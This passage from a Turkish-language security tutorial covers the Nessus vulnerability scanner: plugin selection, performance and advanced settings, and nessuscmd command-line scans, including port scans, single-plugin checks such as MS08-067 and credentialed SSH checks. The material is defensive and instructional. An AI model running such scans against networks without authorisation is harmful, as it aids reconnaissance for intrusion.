
8.1.4.4.6. Plugin Seçimi

Nessus için plugin kavramı test edilecek güvenlik açıklarıdır. Her bir plugin biricik numara ile belirtilir .




Pluginler çeşitli mantıksal kategorilere ayrılmıştır ve bazı pluginların çalışması başka pluginlere bağlı olabilir. Pluginların sağlıklı çalışması için “Enable dependencies at runtime” özelliği seçili olmalıdır.

Plugin aramak için Find butonu kullanılabilir. Buradan plugin id, plugin ismi ve plugin kategorisine göre arama yapılabilir. Mesela sadece MediaWiki uygulamasına ait pluginleri aktif etmek için find özelliği kullanılarak bu yazılıma ait açıklıklar bulunur ve aktif edilir.





8.1.4.4.7. Tarama için Ağ Performansı Ayarları

Nessus taramaları ağda oldukça fazla trafik üretir. Eğer ağın kapasitesi yeterli değilse sıkıntılar sebep olabilir ve tarama sonuçlarını olumsuz etkiler. Bu sebeple tarama politikası belirlenirken ağın durumu da gözönünde bulundurulmalıdır.




8.1.4.4.8. Gelişmiş Ayarlar





Tarama öncesi hedef sistemi yoklama




Tarama politikası oluşturulduktan sonra tekrar kullanılabilmesi için kaydedilir ve ana ekranдан seçilerek tarama işlemi başlatılır.

8.1.4.5. Uyumluluk Denetimi

Nessus sadece bir güvenlik tarama aracı değildir, aynı zamanda standartlara uygun (PCI vs) güvenlik politikalarını da denetleme özelliği de vardır.

Nessus'un bu özelliği ücretli lisans dahilinde kullanılabilmektedir.



8.1.4.5.1. Yerel açıklıkların Nessus ile Taranması

ekleme yapılacak

8.1.4.6. Komut Satırından Nessus Taraması

Komut satırı Nessus kullanımı için nessuscmd komutu kullanılır. Hem Linux hem de Windows için kullanılabilir.

8.1.4.6.1. Komut satırından hangi tür taramalar yapılabilir?

Host Keşfi

Port Taramaları

Zaafiyet tarama

Yerel güvenlik açıklıklarının taranması(user/pass/sertifika ister)

Nessus'un çalışma mantığını hatırlayacak olursak istemci-sunucu mimarisinde çalışırıdı. Yani Nessus taramalarını yapan bir motor ve bu motoru yöneten istemci programı. Nessuscmd burada istemci tarafını oynadığı için oyunun tamamlanabilmesi için Nessus motoru(sunucu tarafı)nun da çalışıyor olması gereklidir.

NOT: Nessuscmd'nin çalışması için nessus motorunun aynı hostta çalışmasına gerek yoktur, uzaktaki bir Nessus motoruna bağlanarak da çalışabilir. Bunun için aşağıdaki parametrelerin verilmesi yeterli olacaktır.

Connecting to a remote Nessus scanner :

*-----
-remote : Connect to the remote Nessus host*

-remote-port

: Connect to the remote Nessus on port

-login : Connect to the remote Nessus with the login [optional]

-password

*: Connect to the remote Nessus with the password
[optional]*

Nessus motoru çalışmadan yapılacak bir tarama aşağıdakine benzer bir çıktı verecektir.

```
# nessuscmd -sT localhost
```

```
Could not open /opt/nessus//var/nessus/nessus.sock (Connection refused)
Make sure nessusd is running and that you have the privileges to open this socket
```

Aynı taramayı Nessus motorunu çalıştırarak yapalım.

```
# /opt/nessus/sbin/nessusd &
```

```
[1] 17288
bt ~ # nessusd (Nessus) 3.2.1. for Linux
(C) 1998 - 2008 Tenable Network Security, Inc.
```

Processing the Nessus plugins...

```
[#####
#####]
```

All plugins loaded

```
# nessuscmd -sT localhost
```

Starting nessuscmd 3.2.1

Scanning 'localhost'...

```
+ Results found on localhost :
- Port ssh (22/tcp) is open
- Port http (80/tcp) is open
- Port nessus (1241/tcp) is open
```

Nessuscmd ile Port Tarama

Nessuscmd, Nmap benzeri bir port tarama listesi kullanır fakat tarama seçenekleri Nmap'inki kadar detaylı ve esnek değildir.

Port tarama seçenekleri

-p

: Enable the port scanner and scan this port range
(use ‘default’ for the Nessus default port range)

-sT : Perform a TCP connect()

-sS : Perform a SYN scan

-sP : Perform a PING scan

-O : Enable OS Fingerprinting

Nessuscmd ile belirli bir açılığı taramak

Nessus’da tüm açıklıklar bir id ile belirtilir. Mesela yeni çıkan Microsoft MS08-067 açılığı için kullanılacak Nessus plugin’ının id’si #34477. Ben hedef sistemlerde sadece bu açılığı test etmek istersem aşağıdaki gibi bir komut içimi görecektir.

#nessuscmd -i 34477 hedef_ip adresi

Birden fazla plugini denemek için -i parametresinden sonra pluginler arasına , koyulur.

#nessuscmd 192.168.1.1 -i 15000,1700,18000,19000
gibi.

Ek olarak birden fazla açılığı birden fazla sistem üzerinde denemek için

#nessuscmd 192.168.1.0/24 -p 20-80 -i 20000,20001,20002

gibi bir komut yeterli olacaktır.

Yerel sistem açıklıklarını test etmek

nessuscmd -vv -i 22869 –ssh-login root –ssh-password parolam 10.0.0.100

Nessuscmd ile birlikte gelen diğer kullanım özelliklerini öğrenmek için

nessuscmd -h

nessuscmd 3.2.1 - (C) 2006 - 2008 Tenable Network Security, Inc.


Usage:

nessuscmd target...

8.1.4.7. *Plugin Veritabanı Güncelleme*

Nessus'un sağlıklı sonuçlar verebilmesi için yeni çıkan açıklıklara ait bilgileri edinmesi gerekir. Bunu kendiniz çıkan her açıklık için NASL dili kullanarak yazabilirsiniz ya da Nessus Direct Feed'dan bir haftalık gecikmeli olarak ücretsiz edinebilirsiniz.

Nessus oldukça sık güncellenen bir veritabanına sahiptir. Haftalık olarak yapılacak güncellemek ile yapılacak taramalarda en sağlıklı sonuçlar alınacaktır.

